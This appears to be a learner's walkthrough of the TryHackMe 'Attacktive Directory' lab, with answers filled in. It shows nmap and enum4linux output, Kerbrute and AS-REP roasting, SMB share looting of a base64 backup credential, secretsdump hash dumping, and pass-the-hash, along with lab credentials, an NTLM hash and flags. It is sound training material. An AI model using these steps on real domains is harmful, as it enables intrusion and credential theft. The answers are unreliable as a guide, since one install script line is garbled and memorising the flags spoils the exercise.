

Intro

Installing Impacket:

Whether you're on the Kali 2019.3 or Kali 2021.1, Impacket can be a pain to install correctly. Here's some instructions that may help you install it correctly!

First, you will need to clone the Impacket Github repo onto your box. The following command will clone Impacket into /opt/impacket:

```
git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket
```

After the repo is cloned, you will notice several install related files, requirements.txt, and setup.py. A commonly skipped file during the installation is setup.py, this actually installs Impacket onto your system so you can use it and not have to worry about any dependencies.

To install the Python requirements for Impacket:

```
pip3 install -r /opt/impacket/requirements.txt
```

Once the requirements have finished installing, we can then run the python setup install script:

```
cd /opt/impacket/ && python3 ./setup.py install
```

After that, Impacket should be correctly installed now and it should be ready to use!

If you are still having issues, you can try the following script and see if this works:

```
one https://github.com/SecureAuthCorp/impacket.git /opt/impacket sudo pip3 install -r /opt/impacket/requirements.txt  
/opt/impacket/ sudo pip3 install . sudo python3 setup.py install
```

Credit for proper Impacket install instructions goes to Dragonar#0923 in the [THM Discord](#) <3

Installing Bloodhound and Neo4j

Bloodhound is another tool that we'll be utilizing while attacking Attacktive Directory. We'll cover specifics of the tool later, but for now, we need to install two packages with Apt, those being bloodhound and neo4j. You can install it with the following command:

```
apt install bloodhound neo4j
```

Now that it's done, you're ready to go!

Troubleshooting

If you are having issues installing Bloodhound and Neo4j, try issuing the following command:

```
apt update && apt upgrade
```

If you are having issues with Impacket, reach out to the [TryHackMe Discord](#) for help!

Answer the questions below

Install Impacket, Bloodhound and Neo4j

Welcome to Attacktive Directory

Welcome Dear User!

Thank you for doing my first room. I originally created this room for my final project in my Cyber Security degree program back in 2019. Since then, I've gone on to make several other rooms, even a Network for THM. In May 2021, I made the decision to renovate this room and make it more guided and less challenge based so there are more learning opportunities for others. I hope you enjoy it.

Love,


[Spooks](#)

Enumeration

Basic enumeration starts out with an **nmap scan**. Nmap is a relatively complex utility that has been refined over the years to detect what ports are open on a device, what services are running, and even detect what operating system is running. It's important to note that not all services may be detected correctly and not enumerated to it's fullest potential. Despite nmap being an overly complex utility, it cannot enumerate everything. Therefore after an initial nmap scan we'll be using other utilities to help us enumerate the services running on the device.

For more information on nmap, check out the [nmap room](#).

```
Nmap -sC -sV -A -T4 ip -oN out.txt
```



The screenshot shows the output of an nmap scan. It lists open ports and the services running on them. The output is as follows:

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Microsoft DNS
80/tcp	open	http	Microsoft IIS httpd 10.0
_ http-methods:			
_ Potentially risky methods: TRACE			
_ http-server-header: Microsoft-IIS/10.0			
_ http-title: IIS Windows Server			
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2022-02-11 04:10:31Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: spookyseclocal0., Site: Default-First-Site-Name)
445/tcp	open	microsoft-ds?	
464/tcp	open	kpasswd5?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	tcpwrapped	
3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: spookyseclocal0., Site: Default-First-Site-Name)
3269/tcp	open	tcpwrapped	
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services

Notes: Flags for each user account are available for submission. You can retrieve the flags for user accounts via RDP (Note: the login format is spookyseclocal\User at the Window's login prompt) and Administrator via Evil-WinRM.

Answer the questions below

What tool will allow us to enumerate port 139/445?

Google it

Enum4linux , using which not only smb and window can be enumerated and can identify share information , DNS, RID , NetBIOS info . Lets install via it git

What is the NetBIOS-Domain Name of the machine?

Run enum4linux ip_addr

```
=====
Enumerating Workgroup/Domain on 10.10.97.0 |
=====
+] Got domain/workgroup name: THM-AD

=====
Nbtstat Information for 10.10.97.0 |
=====
Looking up status of 10.10.97.0
  ATTACKTIVEDIREC <00> -      B <ACTIVE>  Workstation Service
  THM-AD           <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
  THM-AD           <1c> - <GROUP> B <ACTIVE>  Domain Controllers
  THM-AD           <1b> -      B <ACTIVE>  Domain Master Browser
  ATTACKTIVEDIREC <20> -      B <ACTIVE>  File Server Service

  MAC Address = 02-DA-61-5E-B8-61

=====
Session Check on 10.10.97.0 |
=====
+] Server 10.10.97.0 allows sessions using username '', password ''

=====
Getting domain SID for 10.10.97.0 |
=====
Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963
+] Host is part of a domain (not a workgroup)

=====
OS Information on 10.10.97.0 |
=====
Use of uninitialized value $os_info in concatenation (.) or string at /root/Desktop/Tools/Miscellaneous/enum4linux.pl line 464.
+] Got OS info for 10.10.97.0 from smbclient:
+] Got OS info for 10.10.97.0 from srvinfo:
could not initialise srvsvc. Error was NT STATUS_ACCESS_DENIED
```

```

S-1-5-21-3591857110-2884097990-301047963-510 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-511 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-512 THM-AD\Domain Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-513 THM-AD\Domain Users (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-514 THM-AD\Domain Guests (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-515 THM-AD\Domain Computers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-516 THM-AD\Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-517 THM-AD\Cert Publishers (Local Group)
S-1-5-21-3591857110-2884097990-301047963-518 THM-AD\Schema Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-519 THM-AD\Enterprise Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-520 THM-AD\Group Policy Creator Owners (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-521 THM-AD\Read-only Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-522 THM-AD\Cloneable Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-523 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-524 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-525 THM-AD\Protected Users (Domain Group)

```

What invalid TLD do people commonly use for their Active Directory Domain?

Simple google give

.local

Enumeration

Introduction:

A whole host of other services are running, including **Kerberos**. Kerberos is a key authentication service within Active Directory. With this port open, we can use a tool called [Kerbrute](#) (by Ronnie Flathers [@ropnop](#)) to brute force discovery of users, passwords and even password spray!

Note: Several users have informed me that the latest version of Kerbrute does not contain the UserEnum flag in Kerbrute, if that is the case with the version you have selected, try a older version!

Enumeration:

For this box, a modified [User List](#) and [Password List](#) will be used to cut down on time of enumeration of users and password hash cracking. It is **NOT** recommended to brute force credentials due to account lockout policies that we cannot enumerate on the domain controller.

Answer the questions below

What command within Kerbrute will allow us to enumerate valid usernames?

Submit

Hint

What notable account is discovered? (These should jump out at you)

Submit

What is the other notable account is discovered? (These should jump out at you)

backup

Exploitation

Introduction

After the enumeration of user accounts is finished, we can attempt to abuse a feature within Kerberos with an attack method called **ASREPROASTING**. ASReproasting occurs when a user account has the privilege "Does not require Pre-Authentication" set. This means that the account **does not** need to provide valid identification before requesting a Kerberos Ticket on the specified user account.

Retrieving Kerberos Tickets

[Impacket](#) has a tool called "GetNPUsers.py" (located in `impacket/examples/GetNPUsers.py`) that will allow us to query ASReproastable accounts from the Key Distribution Center. The only thing that's necessary to query accounts is a valid set of usernames which we enumerated previously via Kerbrute.

Answer the questions below

We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?

Submit

Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)

Submit

Hint

What mode is the hash?

Submit

Now crack the hash with the modified password list provided, what is the user accounts password?

Enumeration:

With a user's account credentials we now have significantly more access within the domain. We can now attempt to enumerate any shares that the domain controller may be giving out.

Answer the questions below

What utility can we use to map remote SMB shares?

smbclient

Which option will list shares?

-L

How many remote shares is the server listing?

```
root@ip-10-10-249-54:/opt/Impacket# smbclient -L 10.10.197.231 -U svc-admin
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\svc-admin's password:

      Sharename      Type      Comment
      -
ADMIN$              Disk      Remote Admin
backup              Disk
C$                  Disk      Default share
IPC$                 IPC       Remote IPC
NETLOGON            Disk      Logon server share
SYSVOL              Disk      Logon server share

Reconnecting with SMB1 for workgroup listing.
Connection to 10.10.197.231 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
```

There is one particular share that we have access to that contains a text file. Which share is it?

Submit

What is the content of the file?


```

root@ip-10-10-249-54:/opt/impacket# smbclient '\\evilsec.local\backup' -U svc-admin
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\svc-admin's password:
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Sat Apr  4 20:08:39 2020
..               D           0   Sat Apr  4 20:08:39 2020
backup_credentials.txt  A          48   Sat Apr  4 20:08:53 2020

8247551 blocks of size 4096. 3589355 blocks available
smb: \> backup_cre*
backup_cre*: command not found
smb: \> get backup_cre*
NT_STATUS_OBJECT_NAME_INVALID opening remote file \backup_cre*
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.9 KiloBytes/sec) (average 0.9 KiloBytes/sec)
smb: \> exit
root@ip-10-10-249-54:/opt/impacket# cat backup_cre*
YmFja3VwQHNwb29reXNlYy5sb2NhbmDpYWNrdXAyNTE3ODYwroot@ip-10-10-249-54:/opt/impacket#

```

Decoding the contents of the file, what is the full contents?

```

root@ip-10-10-249-54:/opt/impacket# echo "YmFja3VwQHNwb29reXNlYy5sb2NhbmDpYWNrdXAyNTE3ODYw" | base64 -d
backup@spookysec.local:backup2517860root@ip-10-10-249-54:/opt/impacket#

```

Domain Privilege Escalation

Let's Sync Up!

Now that we have new user account credentials, we may have more privileges on the system than before. The username of the account "backup" gets us thinking. What is this the backup account to?

Well, it is the backup account for the Domain Controller. This account has a unique permission that allows all Active Directory changes to be synced with this user account. This includes password hashes

spookysec

Domain

Managed By

Extensions

Managed by:

Office:

Address:

Country/Region:

Phone numbers:

Main:

Mobile:

Fax:

Extensions

Security

Attribute Editor

Group or user names:

Enterprise Read-only Domain Controllers (SPOOKYSEC\En

Domain Admins (SPOOKYSEC\Domain Admins)

Domain Controllers (SPOOKYSEC\Domain Controllers)

Enterprise Admins (SPOOKYSEC\Enterprise Admins)

Cloneable Domain Controllers (SPOOKYSEC\Cloneable Do

Add...

Remove

Permissions for backup dc

	Allow	Deny
Replicating Directory Changes	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Replicating Directory Changes All	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Replicating Directory Changes In Filte...	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Replication synchronization	<input type="checkbox"/>	<input type="checkbox"/>
Run Protect Admin Groups Task	<input type="checkbox"/>	<input type="checkbox"/>

For special permissions or advanced settings, click Advanced.

Advanced

More Information

Knowing this, we can use another tool within Impacket called "secretsdump.py". This will allow us to retrieve all of the password hashes that this user account (that is synced with the domain controller) has to offer. Exploiting this, we will effectively have full control over the AD Domain.

Answer the questions below

What method allowed us to dump NTDS.DIT?

/opt/impacket/examples/secretsdump.py

```
-ntds ntds          ntds.DIT file to parse
-resumefile RESUMEFILE
                    resume file name to resume NTDS.DIT session dump (only
                    available to DRSUAPI approach). This file will also be
                    used to keep updating the session's state
-outputfile OUTPUTFILE
                    base output filename. Extensions will be added for
                    sam, secrets, cached and ntds
-use-vss            Use the VSS method instead of default DRSUAPI
-exec-method [{smbexec,wmiexec,mmcexec}]
                    Remote exec method to use at target (only when using
                    -use-vss). Default: smbexec

Display options:
-just-dc-user USERNAME
                    Extract only NTDS.DIT data for the user specified.
                    Only available for DRSUAPI approach. Implies also
                    -just-dc switch
-just-dc            Extract only NTDS.DIT data (NTLM hashes and Kerberos
                    keys)
-just-dc-ntlm       Extract only NTDS.DIT data (NTLM hashes only)
-pwd-last-set        Shows pwdLastSet attribute for each NTDS.DIT account.
                    Doesn't apply to -outputfile data
-user-status         Display whether or not the user is disabled
-history            Dump password history and LSA secrets (oldval)
```

DRSUAPI

What is the Administrators NTLM hash?

0e0363213e37b94221497260b0bcb4fc

What method of attack could allow us to authenticate as the user without the password?

Pass The Hash

Using a tool called Evil-WinRM what option will allow us to use a hash?

-H

Flag Submission Panel

Submit the flags for each user account. They can be located on each user's desktop.

If you enjoyed this box, you may also enjoy my [blog post!](#)

Answer the questions below

svc-admin

TryHackMe{K3rb3

backup

TryHackMe{B4ckM

Administrator

TryHackMe{4ctiveD1rectoryM4st3r}